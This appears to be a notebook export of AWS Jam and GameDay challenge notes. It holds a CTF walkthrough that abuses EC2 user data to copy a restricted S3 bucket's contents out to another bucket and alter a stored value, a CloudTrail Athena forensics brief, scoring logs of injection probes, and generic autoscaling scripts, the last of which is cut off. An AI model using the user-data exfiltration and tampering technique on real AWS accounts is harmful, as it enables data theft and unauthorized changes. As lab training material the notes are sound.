Attach the policy to the role: `aws iam attach-role-policy --policy-arn arn:aws:iam::111122223333:policy/s3_level9_policy --role-name s3_level9_role --profile galactic`. There is no response message when succesful. Quick check if there were errors and "0" means there were not.

```
echo $?
0
```

For verification's sake: `aws iam list-attached-role-policies --role-name s3_level9_role --profile galactic`

```
{
  "AttachedPolicies": [
      {
          "PolicyName": "s3_level9_policy",
          "PolicyArn": "arn:aws:iam::111122223333:policy/s3_level9_policy"
      }
  ]
}
```

As explained in Clue 4, an EC2 instance will be required to access the level9 S3 Bucket

Use the AWS Region the challenge is provisioned at. That can be checked at the Challenge main page, at the bottom close to the middle.

Find the AMI to use with the AWS region. Replace `aws_region` for the challenge's region:

```
aws ec2 describe-images \
  --owners amazon \
  --filters "Name=name,Values=amzn2-ami-hvm-2.0.????????.?-x86_64-gp2" "Name=state,Values=available" \
  --query "reverse(sort_by(Images, &CreationDate))[:1].ImageId" \
  --output text \
  --region aws_region \
  --profile galactic

ami-1234567890abcdef0
```

Deploy on EC2 instance: `aws ec2 run-instances --image-id ami-1234567890abcdef0 --instance-type t2.micro --region us-west-2 --profile galactic --subnet-id subnet-0123456789abcdefg`. You will only need the EC2 InstanceId:

```
{
  "Groups": [],
  "Instances": [
      {
          "AmiLaunchIndex": 0,
          "ImageId": "ami-1234567890abcdef0",
          "InstanceId": "i-1234567890abcdef0",
          "InstanceType": "t2.micro",
          "LaunchTime": "2021-02-22T19:38:42+00:00",
... REMAINDER OF RESPONSE REMOVED FOR BREVITY
}
```

Keep checking until the EC2 instance is available: `aws ec2 describe-instances --instance-ids i-1234567890abcdef0 --profile galactic --region us-west-2 | jq '.Reservations[].Instances[].State'`

```
{
"Code": 16,
"Name": "running"
}
```

Create the EC2 instance profile `aws iam create-instance-profile --instance-profile-name s3_level9_access_profile --profile galactic`

```
{
  "InstanceProfile": {
      "Path": "/",
      "InstanceProfileName": "s3_level9_access_profile",
      "InstanceProfileId": "AIPAIOSFODNN7EXAMPLE",
      "Arn": "arn:aws:iam::111122223333:instance-profile/s3_level9_access_profile",
      "CreateDate": "2021-02-22T19:42:26+00:00",
      "Roles": []
  }
}
```

Add the role to the EC2 instance profile - `aws iam add-role-to-instance-profile --role-name s3_level9_role --instance-profile-name s3_level9_access_profile --profile galactic`. There is no output on success. But you can check for errors:

```
echo $?
0
```

Associate the EC2 instance profile with the instance - `aws ec2 associate-iam-instance-profile --instance-id i-1234567890abcdef0 --iam-instance-profile Name=s3_level9_access_profile --profile galactic --region us-west-2`

```
{
  "IamInstanceProfileAssociation": {
```

```
    "AssociationId": "iip-assoc-1234567890abcdef0",
    "InstanceId": "i-1234567890abcdef0",
    "IamInstanceProfile": {
      "Arn": "arn:aws:iam::111122223333:instance-profile/s3_level9_access_profile",
      "Id": "AIPA5C25JJKBKOIORRYMO"
    },
    "State": "associating"
  }
}
```


Verify the association until it is complete: aws ec2 describe-iam-instance-profile-associations --association-ids iip-assoc-1234567890abcdef0 --profile galactic --region us-west-2


```
{
 "IamInstanceProfileAssociations": [
    {
      "AssociationId": "iip-assoc-0582d7e3450de88b5",
      "InstanceId": "i-1234567890abcdef0",
      "IamInstanceProfile": {
        "Arn": "arn:aws:iam::111122223333:instance-profile/s3_level9_access_profile",
        "Id": "AIPAIOSFODNN7EXAMPLE"
      },
      "State": "associated"
    }
 ]
}
```


Stop the EC2 instance you prepped - aws ec2 stop-instances --profile galactic --region us-west-2 --instance-ids i-1234567890abcdef0.


```
{
 "StoppingInstances": [
    {
      "CurrentState": {
        "Code": 64,
        "Name": "stopping"
      },
      "InstanceId": "i-1234567890abcdef0",
      "PreviousState": {
        "Code": 16,
        "Name": "running"
      }
    }
 ]
}
```


Keep checking status of EC2 instance until it is in "stopped" state - aws ec2 describe-instances --instance-ids i-1234567890abcdef0 --profile galactic --region us-west-2 | jq '.Reservations[].Instances[].State'.


```
{
"Code": 80,
"Name": "stopped"
}
```


This is the code to be saved into the EC2 instance User Data attribute:

```
Content-Type: multipart/mixed; boundary="//"
MIME-Version: 1.0
--//
Content-Type: text/cloud-config; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="cloud-config.txt"
#cloud-config
cloud_final_modules:
- [scripts-user, always]
--//
Content-Type: text/x-shellscript; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="userdata.txt"
#!/bin/bash
ak=${AWS_ACCESS_KEY_ID}
sk=${AWS_SECRET_ACCESS_KEY}
st=${AWS_SESSION_TOKEN}
keys=$(aws s3api list-objects-v2 --bucket galactic-federation-level9-access-111122223333 --query 'Contents[*].Key' --output text)
for k in ${keys}; do
aws s3api get-object --bucket galactic-federation-level9-access-111122223333 --key ${k} ${k};
done
export AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
unset AWS_SESSION_TOKEN
for k in ${keys}; do
aws s3api put-object --bucket galactic-federation-jenkins-code-111122223333 --key secret/${k} --body ${k};
done
export AWS_ACCESS_KEY_ID=${ak}
```

```
export AWS_SECRET_ACCESS_KEY=${sk}
export AWS_SESSION_TOKEN=${st}
--//
```

Modify the EC2 instance User Data attribute, effectively uploading the base64 of your (or the example above) bash script to it - `aws ec2 modify-instance-attribute --profile galactic --region us-west-2 --instance-id i-1234567890abcdef0 --attribute userData --value file://pull_secrets.b64`. There is no output on success. But you can check for errors:

```
echo $?
0
```

Check if the instance profile has been modified correctly - `aws ec2 describe-instance-attribute --attribute userData --instance-id i-1234567890abcdef0 --profile galactic --region us-west-2 | jq -r '.UserData.Value' | base64 --decode`. The output should be identical to the code above:

```
Content-Type: multipart/mixed; boundary="//"
MIME-Version: 1.0
--//
Content-Type: text/cloud-config; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="cloud-config.txt"
#cloud-config
cloud_final_modules:
- [scripts-user, always]
--//
Content-Type: text/x-shellscript; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="userdata.txt"
#!/bin/bash
yum install -y jq
ak=${AWS_ACCESS_KEY_ID}
sk=${AWS_SECRET_ACCESS_KEY}
st=${AWS_SESSION_TOKEN}
keys=$(aws s3api list-objects-v2 --bucket galactic-federation-level9-access-111122223333 --query 'Contents[*].Key' --
output text)
for k in ${keys}; do
aws s3api get-object --bucket galactic-federation-level9-access-111122223333 --key ${k} ${k};
done
export AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
unset AWS_SESSION_TOKEN
for k in ${keys}; do
aws s3api put-object --bucket galactic-federation-jenkins-code-111122223333 --key secret/${k} --body ${k};
done
export AWS_ACCESS_KEY_ID=${ak}
export AWS_SECRET_ACCESS_KEY=${sk}
export AWS_SESSION_TOKEN=${st}
--//
```

Now it is time to start the EC2 instance with the new User Data attribute and check for results - `aws ec2 start-instances --profile galactic --region us-west-2 --instance-ids i-1234567890abcdef0`.

```
{
  "StartingInstances": [
      {
          "CurrentState": {
              "Code": 0,
              "Name": "pending"
          },
          "InstanceId": "i-1234567890abcdef0",
          "PreviousState": {
              "Code": 80,
              "Name": "stopped"
          }
      }
  ]
}
```

Keep checking until the EC2 instance is in "running" state: `aws ec2 describe-instances --instance-ids i-1234567890abcdef0 --profile galactic --region us-west-2 | jq '.Reservations[].Instances[].State'`.

```
{
"Code": 16,
"Name": "running"
}
```

Use this script to download the files gotten from the level9 S3 Bucket:

```
#!/bin/bash
mkdir secret
keys=$(aws s3api list-objects-v2 --bucket galactic-federation-jenkins-code-111122223333 --profile galactic | jq -r
".Contents[].Key")
for k in ${keys}; do
aws s3api get-object --bucket galactic-federation-jenkins-code-111122223333 --profile galactic --key ${k} ${k};
done
```

Replace the "1" in the file secret/currency_value for a "0". Check if it is correct cat secret/currency_value:
0
Upload to the notes S3 Bucket: aws s3api put-object --profile galactic --bucket galactic-federation-jenkins-code-111122223333 --key secret/currency_value --body secret/currency_value

```
{
  "ETag": "\"897316929176464ebc9ad085f31e7284\"",
  "ServerSideEncryption": "AES256"
}
```

Stop the EC2 instance aws ec2 stop-instances --profile galactic --region us-west-2 --instance-ids i-1234567890abcdef0.

```
{
  "StoppingInstances": [
    {
      "CurrentState": {
        "Code": 64,
        "Name": "stopping"
      },
      "InstanceId": "i-1234567890abcdef0",
      "PreviousState": {
        "Code": 16,
        "Name": "running"
      }
    }
  ]
}
```

Keep checking until the EC2 instance is in "stopped" state: aws ec2 describe-instances --instance-ids i-1234567890abcdef0 --profile galactic --region us-west-2 | jq '.Reservations[].Instances[].State'.

```
{
"Code": 80,
"Name": "stopped"
}
```

Reset User Data attribute - aws ec2 modify-instance-attribute --profile galactic --region us-west-2 --instance-id i-1234567890abcdef0 --user-data Value=. Does not return response for success. You can still check for errors:
echo $?
0
Describe the User Data attribute, should be empty aws ec2 describe-instance-attribute --attribute userData --instance-id i-1234567890abcdef0 --profile galactic --region us-west-2.

```
{
  "InstanceId": "i-1234567890abcdef0",
  "UserData": {}
}
```

Start the EC2 instance with an empty User Data attribute aws ec2 start-instances --profile galactic --region us-west-2 --instance-ids i-1234567890abcdef0.

```
{
  "StartingInstances": [
    {
      "CurrentState": {
        "Code": 0,
        "Name": "pending"
      },
      "InstanceId": "i-1234567890abcdef0",
      "PreviousState": {
        "Code": 80,
        "Name": "stopped"
      }
    }
  ]
}
```

Keep checking until the EC2 instance is in "running" state: aws ec2 describe-instances --instance-ids i-1234567890abcdef0 --profile galactic --region us-west-2 | jq '.Reservations[].Instances[].State'.

```
{
"Code": 16,
"Name": "running"
}
```

Stop the EC2 instance aws ec2 stop-instances --profile galactic --region us-west-2 --instance-ids i-1234567890abcdef0.

```
{
  "StoppingInstances": [
    {
      "CurrentState": {
        "Code": 64,
        "Name": "stopping"
      },
      "InstanceId": "i-1234567890abcdef0",
```

```
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
```

Keep checking until the EC2 instance is in "stopped" state: `aws ec2 describe-instances --instance-ids i-1234567890abcdef0 --profile galactic --region us-west-2 | jq '.Reservations[].Instances[].State'`.

```
{
"Code": 80,
"Name": "stopped"
}
```

This is the ***new*** code to be saved into the EC2 instance User Data attribute:

```
Content-Type: multipart/mixed; boundary="//"
MIME-Version: 1.0
--//
Content-Type: text/cloud-config; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="cloud-config.txt"
#cloud-config
cloud_final_modules:
- [scripts-user, always]
--//
Content-Type: text/x-shellscript; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="userdata.txt"
#!/bin/bash
yum install -y jq
ak=${AWS_ACCESS_KEY_ID}
sk=${AWS_SECRET_ACCESS_KEY}
st=${AWS_SESSION_TOKEN}
export AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
unset AWS_SESSION_TOKEN
aws s3api get-object --bucket galactic-federation-jenkins-code-111122223333 --key secret/currency_value
currency_value
export AWS_ACCESS_KEY_ID=${ak}
export AWS_SECRET_ACCESS_KEY=${sk}
export AWS_SESSION_TOKEN=${st}
aws s3api put-object --bucket galactic-federation-level9-access-111122223333 --key currency_value --body
currency_value
--//
```

Modify the EC2 instance User Data attribute, effectively uploading the base64 of your (or the example above) bash script to it - `aws ec2 modify-instance-attribute --profile galactic --region us-west-2 --instance-id i-1234567890abcdef0 --attribute userData --value file://push_secrets.b64`. There is no output on success. But you can check for errors:

```
echo $?
0
```

Check if the instance profile has been modified correctly - `aws ec2 describe-instance-attribute --attribute userData --instance-id i-1234567890abcdef0 --profile galactic --region us-west-2 | jq -r '.UserData.Value' | base64 --decode`. The output should be identical to the code above:

Now it is time to start the EC2 instance with the new User Data attribute and check for results - `aws ec2 start-instances --profile galactic --region us-west-2 --instance-ids i-1234567890abcdef0`.

```
{
  "StartingInstances": [
    {
        "CurrentState": {
            "Code": 0,
            "Name": "pending"
        },
        "InstanceId": "i-1234567890abcdef0",
        "PreviousState": {
            "Code": 80,
            "Name": "stopped"
        }
    }
  ]
}
```

Keep checking until the EC2 instance is in "running" state: `aws ec2 describe-instances --instance-ids i-1234567890abcdef0 --profile galactic --region us-west-2 | jq '.Reservations[].Instances[].State'`.

```
{
"Code": 16,
"Name": "running"
}
```

The Galactic Federation has been toppled! It should automatically get solved, otherwise hit the "Check My Progress" button.

Aus <https://jam.awsevents.com/d427a246-4f27-4e3c-be7c-726588d9a0da/challenges/creation-demo-expert>

The devil in the details

Donnerstag, 1. August 2024 09:28

Solution brief:
In general, if you want to analyze CloudTrail logs using Amazon Athena, you can use "Create Athena table" button under the the Event history page in CloudTrail console.
However, this is not always that case. In our case, we don't have access to the CloudTrail console. We only have access to the CloudTrail logs exported to Amazon S3. In this challenge, we will have to run an Amazon Athena query to create a table from the data stored on Amazon S3. Then, we will write an SQL query to manipulate that table.
You can refer to SQL Reference for Amazon Athena documentation for guidances on Amazon Athena syntax and example queries.
Steps:

- Use Amazon Athena to create a table from CloudTrail logs. The solution for this task is in the logs of us-east-1 region.
  - Refer to *Creating the Table for CloudTrail Logs in Athena Using Partition Projection* section in Query AWS CloudTrail Logs documentation for the guidance on creating Athena table from CloudTrail logs stored in S3 bucket.
  - Make sure to update the query to refer to the S3 bucket location of CloudTrail logs for us-east-1 region.
  - If you are still unable to put this query together, go to the S3 bucket that contains the CloudTrail logs under your account [s3://tcorp-logs-XXXXXXX], and look for a file called query_us-east-1.txt. It has the query ready with your S3 bucket name. Just copy and paste it to Amazon Athena console.
- Query the useragent field to list all the user agents used.
- Narrow the list of useragents filtering based on the eventdate.
- Find the legit shell tool using the following query.

Note that ***cloudtrail_logs_pp_us_east_1*** in the following query is the name of the Amazon Athena table you created in step #1 for us-east-1 region CloudTrail logs. Make sure to update it to match your table name.

```
SELECT count(useragent) AS Hits, useragent
FROM "cloudtrail_logs_pp_us_east_1"
WHERE eventtime LIKE '%2021-03-11%'
GROUP BY DISTINCT useragent
ORDER BY Hits ASC
```

- The tool we are looking for is AWS Tools for PowerShell. PowerShell is well-known for being used by bad actors because it has lots of capabilities and it is built-in in Windows operating systems. It is now available on Linux and MacOS also.

Troubleshooting:
If you get the following error message while executing the query:
SYNTAX_ERROR: line 1:15 Table awsdatacatalog.default.cloudtrail_logs_pp does not exist
Then, make sure you choose the right database in which you created that table as illustrated here.

Aus <https://jam.awsevents.com/d427a246-4f27-4e3c-be7c-726588d9a0da/challenges/find-the-evil-session?i=1&t=details-1>

Gameday

Freitag, 2. August 2024 07:21

024-08-02 05:20:49
0
EC2 Module
Server-Root Response was not 200: 502.
2024-08-02 05:20:46
10
EC2 Module
Injection attack blocked with 4XX response: 403
2024-08-02 05:20:44
0
EC2 Module
Computed Unicorn data did not match (got "", expected "/nYUEf0omeDXndEXM8rnv8BgILu7LG+yTCisOrtUtA=="
2024-08-02 05:20:44
0
EC2 Module
Computed Unicorn data did not match (got "", expected "80nwCTYASvE6NrJdxBZnJ8x8qL6A84TWS17delc3/g=="
2024-08-02 05:20:42
0
EC2 Module
Computed Unicorn data did not match (got "", expected "6/VaywSdrhRSVwe7yWAz/3k/4pMn1zfVNaoVZek1ZQ=="
2024-08-02 05:20:40
0
EC2 Module
Server error adding resevation: 503
2024-08-02 05:20:39
0
EC2 Module
Computed Unicorn data did not match (got "", expected "wuWIcAWMxwyk/hztBi0blMgbTHjpTaqrHXkzpdjRXg=="
2024-08-02 05:20:39
0
EC2 Module
Computed Unicorn data did not match (got "", expected "iBKsbJsNdlsoAj4sIL7BBKiUSi98b+WXWRDpVmkI/A=="
2024-08-02 05:20:37
0
EC2 Module
Computed Unicorn data did not match (got "", expected "axBcV+wMKYtBTxMI2B8hmlve8skgSmODm/1hy0z2FA=="
2024-08-02 05:20:36
0
EC2 Module
Computed Unicorn data did not match (got "", expected "axBcV+wMKYtBTxMI2B8hmlve8skgSmODm/1hy0z2FA=="
2024-08-02 05:20:35
0
EC2 Module
Computed Unicorn data did not match (got "", expected "axBcV+wMKYtBTxMI2B8hmlve8skgSmODm/1hy0z2FA=="
2024-08-02 05:20:33
10
EC2 Module
Injection attack unsuccessfull with 5XX response: 503
2024-08-02 05:20:31
0
EC2 Module
Computed Unicorn data did not match (got "", expected "ITkmJ3Uc1GbNWY6+OQAB5h7cKiRQxhjbLofxN5JO/w=="
2024-08-02 05:20:30
0
EC2 Module
Computed Unicorn data did not match (got "", expected "Y+FLzIk2NqBdVg2IhM3FDIL/KvqwxbvwKYtxYYaT6Q=="
2024-08-02 05:20:28
0
EC2 Module
Computed Unicorn data did not match (got "", expected "1+Zfqn4Gz8nTJD3I8rhgE3e3+xB1w8QovyfuYj6Fdw=="
2024-08-02 05:20:27
0
EC2 Module
Server error adding resevation: 503
2024-08-02 05:20:26
0
EC2 Module
Computed Unicorn data did not match (got "", expected "V3Efb43pDNPbcJcVo6G2dR6egZJsTnEV6V3/Pv5YIw=="
2024-08-02 05:20:25
0
EC2 Module
Computed Unicorn data did not match (got "", expected "+zfC6SoOb7l7tx1vnRHXHCRTnGUcWfmCqjHGdGLGVw=="
2024-08-02 05:20:23
0
EC2 Module
Computed Unicorn data did not match (got "", expected "YMxSbUTsNGleyWGCXgtP07MnVW3zAfYNCgfEZF52Mw=="
2024-08-02 05:20:23
0
EC2 Module
Computed Unicorn data did not match (got "", expected "/iPsiP8KqoatGiabG7VDJffa1c7a9bYxdd04JUDGaQ=="
2024-08-02 05:20:21
0
EC2 Module
Computed Unicorn data did not match (got "", expected "18QEkesF26uG1DRAA0uSd7vYhm2wjKCcD9Qf6auIPA=="

EC2 Profile (IAM)

```
import json
import boto3
from botocore.exceptions import ClientError

def lambda_handler(event, context):
    # TODO implement
    dynamodb = boto3.resource('dynamodb')
    table = dynamodb.Table('ws-account-table')

    try:
        # Scan the DynamoDB table and retrieve all items
        response = table.scan()
        items = response.get('Items', [])

        return {
            'statusCode': 200,
            'body': json.dumps(items)
        }

    except ClientError as e:
        return {
            'statusCode': 500,
            'body': json.dumps({'error': str(e)})
        }
```

2024-08-02 05:20:19
10
EC2 Module
Injection attack unsuccessfull with 5XX response: 503
2024-08-02 05:20:17
0
EC2 Module
Computed Unicorn data did not match (got "", expected
"BIT6RX13Y3EkOTn+XrumfdLNWowQ47Eb26UcgLl6aw=="
2024-08-02 05:20:17
0
EC2 Module
Computed Unicorn data did not match (got "", expected
"IoD4h7L0O81ITRKeUzFdF1/76ClEFil9TH2hO9+b+g=="
2024-08-02 05:20:14
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:20:13
0
EC2 Module
Error adding reservation entry: Post "timon-alb-534810619.us-east-1.elb.amazonaws.com/lookup/add":
u
2024-08-02 05:20:12
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:20:12
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:20:10
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:20:10
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:20:08
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:20:06
0
EC2 Module
Injection attack failed: Post "timon-alb-534810619.us-east-1.elb.amazonaws.com/lookup/search": unsup
2024-08-02 05:20:03
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:20:03
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:20:01
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:19:59
0
EC2 Module
Error adding reservation entry: Post "timon-alb-534810619.us-east-1.elb.amazonaws.com/lookup/add":
u
2024-08-02 05:19:58
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:19:58
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:19:56
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:19:56
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:19:55
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:19:53
0
EC2 Module
Injection attack failed: Post "timon-alb-534810619.us-east-1.elb.amazonaws.com/lookup/search": unsup
2024-08-02 05:19:50
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?

input=SUNhbkhhelVuaWNvcm40L
2024-08-02 05:19:49
0
EC2 Module
Request error: Get "timon-alb-534810619.us-east-1.elb.amazonaws.com/calc?
input=SUNhbkhhelVuaWNvcm40L

Aus <http://cloudraiser-281680157.us-east-1.elb.amazonaws.com/gd_score_events?event_id=a_ac_g_a``_`&lab_user=Z0FBQUFBQm1yRXZTWXNuYlJ5RVNoeUhTb3dWUC13VGwzSkRMTUREazl3VFMzNzQ1YU9QY3REYU81dmZYRzkzQ1dqZktOMDk1anEzYkx5V2dORDVxUzFpUWRxTTdxZFRnckE9PQ%3D%3D>

Autoscaling EC2

Montag, 2. September 2024 09:07

To create an AWS Auto Scaling setup for a website hosted on EC2 instances with scaling metrics from an Application Load Balancer (ALB), you'll need to:

1. **Launch an EC2 instance** and create an AMI (Amazon Machine Image) of that instance.
2. **Create a Launch Template** that defines the EC2 instance configuration.
3. **Set up an Auto Scaling Group** that automatically scales the number of instances based on metrics from the ALB.
4. **Create an Application Load Balancer** that distributes incoming traffic across the EC2 instances.
5. **Set up Target Groups** for the ALB to forward traffic to the EC2 instances.
6. **Create Auto Scaling Policies** to adjust the number of EC2 instances based on ALB metrics.

Below is a sample script in AWS CLI commands to automate these steps.

bash
Code kopieren

```
#!/bin/bash
# 1. Define variables
AMI_ID="ami-12345678"  # Replace with your AMI ID
INSTANCE_TYPE="t2.micro"  # Adjust as necessary
KEY_NAME="my-key-pair"  # Replace with your key pair name
SECURITY_GROUP="sg-0123456789abcdef"  # Replace with your security group ID
SUBNET_ID="subnet-0123456789abcdef"  # Replace with your subnet ID
LAUNCH_TEMPLATE_NAME="my-launch-template"
ASG_NAME="my-auto-scaling-group"
ALB_NAME="my-application-load-balancer"
TG_NAME="my-target-group"
VPC_ID="vpc-0123456789abcdef"  # Replace with your VPC ID
HEALTH_CHECK_PATH="/"
# 2. Create a launch template
aws ec2 create-launch-template \
  --launch-template-name $LAUNCH_TEMPLATE_NAME \
  --version-description "Initial version" \
  --launch-template-data '{
    "ImageId": "'$AMI_ID'",
    "InstanceType": "'$INSTANCE_TYPE'",
    "KeyName": "'$KEY_NAME'",
    "SecurityGroupIds": ["'$SECURITY_GROUP'"],
    "UserData":
"IyEvYmluL2Jhc2ggCmVjaG8gIkhlbGxvLCBXb3JsZCIgPiAvdmFyL3d3dy9odG1sL2luZGV4Lmh0bWw=",
# Replace with your base64-encoded user data
    "NetworkInterfaces": [{
      "DeviceIndex": 0,
      "AssociatePublicIpAddress": true,
      "SubnetId": "'$SUBNET_ID'"
    }]
  }'
# 3. Create an Application Load Balancer
aws elbv2 create-load-balancer \
  --name $ALB_NAME \
  --subnets $SUBNET_ID \
  --security-groups $SECURITY_GROUP \
  --scheme internet-facing \
  --type application
# 4. Create a target group for the ALB
aws elbv2 create-target-group \
```

```
  --name $TG_NAME \
  --protocol HTTP \
  --port 80 \
  --vpc-id $VPC_ID \
  --health-check-protocol HTTP \
  --health-check-path $HEALTH_CHECK_PATH \
  --target-type instance
# 5. Register the EC2 instances with the target group
aws elbv2 register-targets \
  --target-group-arn arn:aws:elasticloadbalancing:region:account-id:targetgroup/
$TG_NAME/xxxxxxxxxxxxxx \
  --targets Id=$INSTANCE_ID  # Replace $INSTANCE_ID with your EC2 instance ID
# 6. Create a listener for the ALB
aws elbv2 create-listener \
  --load-balancer-arn arn:aws:elasticloadbalancing:region:account-id:loadbalancer/app/
$ALB_NAME/xxxxxxxxxxxxxx \
  --protocol HTTP \
  --port 80 \
  --default-actions Type=forward,TargetGroupArn=arn:aws:elasticloadbalancing:region:account-
id:targetgroup/$TG_NAME/xxxxxxxxxxxxxx
# 7. Create an Auto Scaling Group
aws autoscaling create-auto-scaling-group \
  --auto-scaling-group-name $ASG_NAME \
  --launch-template LaunchTemplateName=$LAUNCH_TEMPLATE_NAME,Version=1 \
  --min-size 1 \
  --max-size 5 \
  --desired-capacity 2 \
  --vpc-zone-identifier $SUBNET_ID \
  --target-group-arns arn:aws:elasticloadbalancing:region:account-id:targetgroup/
$TG_NAME/xxxxxxxxxxxxxx
# 8. Create scaling policies based on ALB metrics
# Scale out policy based on high request count
aws autoscaling put-scaling-policy \
  --auto-scaling-group-name $ASG_NAME \
  --policy-name scale-out \
  --policy-type TargetTrackingScaling \
  --target-tracking-configuration '{
    "PredefinedMetricSpecification": {
      "PredefinedMetricType": "ALBRequestCountPerTarget",
      "ResourceLabel":
"app/'$ALB_NAME'/xxxxxxxxxxxxxx/targetgroup/'$TG_NAME'/xxxxxxxxxxxxxx"
    },
    "TargetValue": 1000.0
  }'
# Scale in policy based on low request count
aws autoscaling put-scaling-policy \
  --auto-scaling-group-name $ASG_NAME \
  --policy-name scale-in \
  --policy-type TargetTrackingScaling \
  --target-tracking-configuration '{
    "PredefinedMetricSpecification": {
      "PredefinedMetricType": "ALBRequestCountPerTarget",
      "ResourceLabel":
"app/'$ALB_NAME'/xxxxxxxxxxxxxx/targetgroup/'$TG_NAME'/xxxxxxxxxxxxxx"
    },
    "TargetValue": 500.0
  }'
```

Explanation:

1. **Launch Template**: Defines the EC2 instance configuration, including AMI, instance type, security groups, and other instance settings.
2. **Application Load Balancer**: Distributes incoming HTTP traffic across multiple EC2 instances.
3. **Target Group**: Routes requests from the ALB to the EC2 instances.
4. **Auto Scaling Group**: Automatically manages the number of EC2 instances based on the scaling policies defined.
5. **Scaling Policies**: Adjust the number of instances based on the ALB metrics, specifically the number of requests per target.

Prerequisites:

- AWS CLI installed and configured with appropriate permissions.
- AMI for your EC2 instance created.
- A security group and key pair set up.
- A VPC and subnet in which to launch the instances.

Notes:

- Replace the placeholders (e.g., ami-12345678, subnet-0123456789abcdef, etc.) with your specific resource IDs.
- Customize the base64-encoded user data as needed for your setup.

This script automates the setup of an auto-scaling EC2 environment with an ALB, ensuring your website scales based on demand.

Autoscaling ECS

Montag, 2. September 2024 09:18

To create an AWS Auto Scaling setup for a website hosted on AWS ECS (Elastic Container Service) with a Docker image stored in Amazon ECR (Elastic Container Registry) and scaling metrics from an ALB (Application Load Balancer), you will need to:

1. **Create a Docker image** and push it to ECR.
2. **Set up an ECS Cluster** and a Fargate or EC2-based ECS Service.
3. **Create an Application Load Balancer** to distribute traffic.
4. **Set up Target Groups** for the ALB to forward traffic to the ECS service.
5. **Create Auto Scaling Policies** based on ALB metrics.

Below is a step-by-step AWS CLI script to automate these steps:

bash
Code kopieren

```
#!/bin/bash
# Define variables
ECR_REPOSITORY_NAME="my-ecr-repository"
IMAGE_TAG="latest"
CLUSTER_NAME="my-ecs-cluster"
SERVICE_NAME="my-ecs-service"
TASK_DEFINITION_NAME="my-task-def"
CONTAINER_NAME="my-container"
CONTAINER_PORT=80
ALB_NAME="my-application-load-balancer"
TG_NAME="my-target-group"
VPC_ID="vpc-0123456789abcdef"  # Replace with your VPC ID
SUBNET_ID1="subnet-0123456789abcdef"  # Replace with your first subnet ID
SUBNET_ID2="subnet-abcdef0123456789"  # Replace with your second subnet ID
SECURITY_GROUP="sg-0123456789abcdef"  # Replace with your security group ID
DESIRED_COUNT=2
MAX_CAPACITY=5
MIN_CAPACITY=1
HEALTH_CHECK_PATH="/"
# 1. Create an ECR repository (if not already created)
aws ecr create-repository --repository-name $ECR_REPOSITORY_NAME
# 2. Authenticate Docker to the ECR registry
aws ecr get-login-password --region us-west-2 | docker login --username AWS --password-stdin
<aws_account_id>.dkr.ecr.us-west-2.amazonaws.com
# 3. Build the Docker image and push to ECR
docker build -t $ECR_REPOSITORY_NAME .
docker tag $ECR_REPOSITORY_NAME:$IMAGE_TAG <aws_account_id>.dkr.ecr.us-
west-2.amazonaws.com/$ECR_REPOSITORY_NAME:$IMAGE_TAG
docker push <aws_account_id>.dkr.ecr.us-west-2.amazonaws.com/$ECR_REPOSITORY_NAME:
$IMAGE_TAG
# 4. Create an ECS cluster
aws ecs create-cluster --cluster-name $CLUSTER_NAME
# 5. Register the task definition
aws ecs register-task-definition \
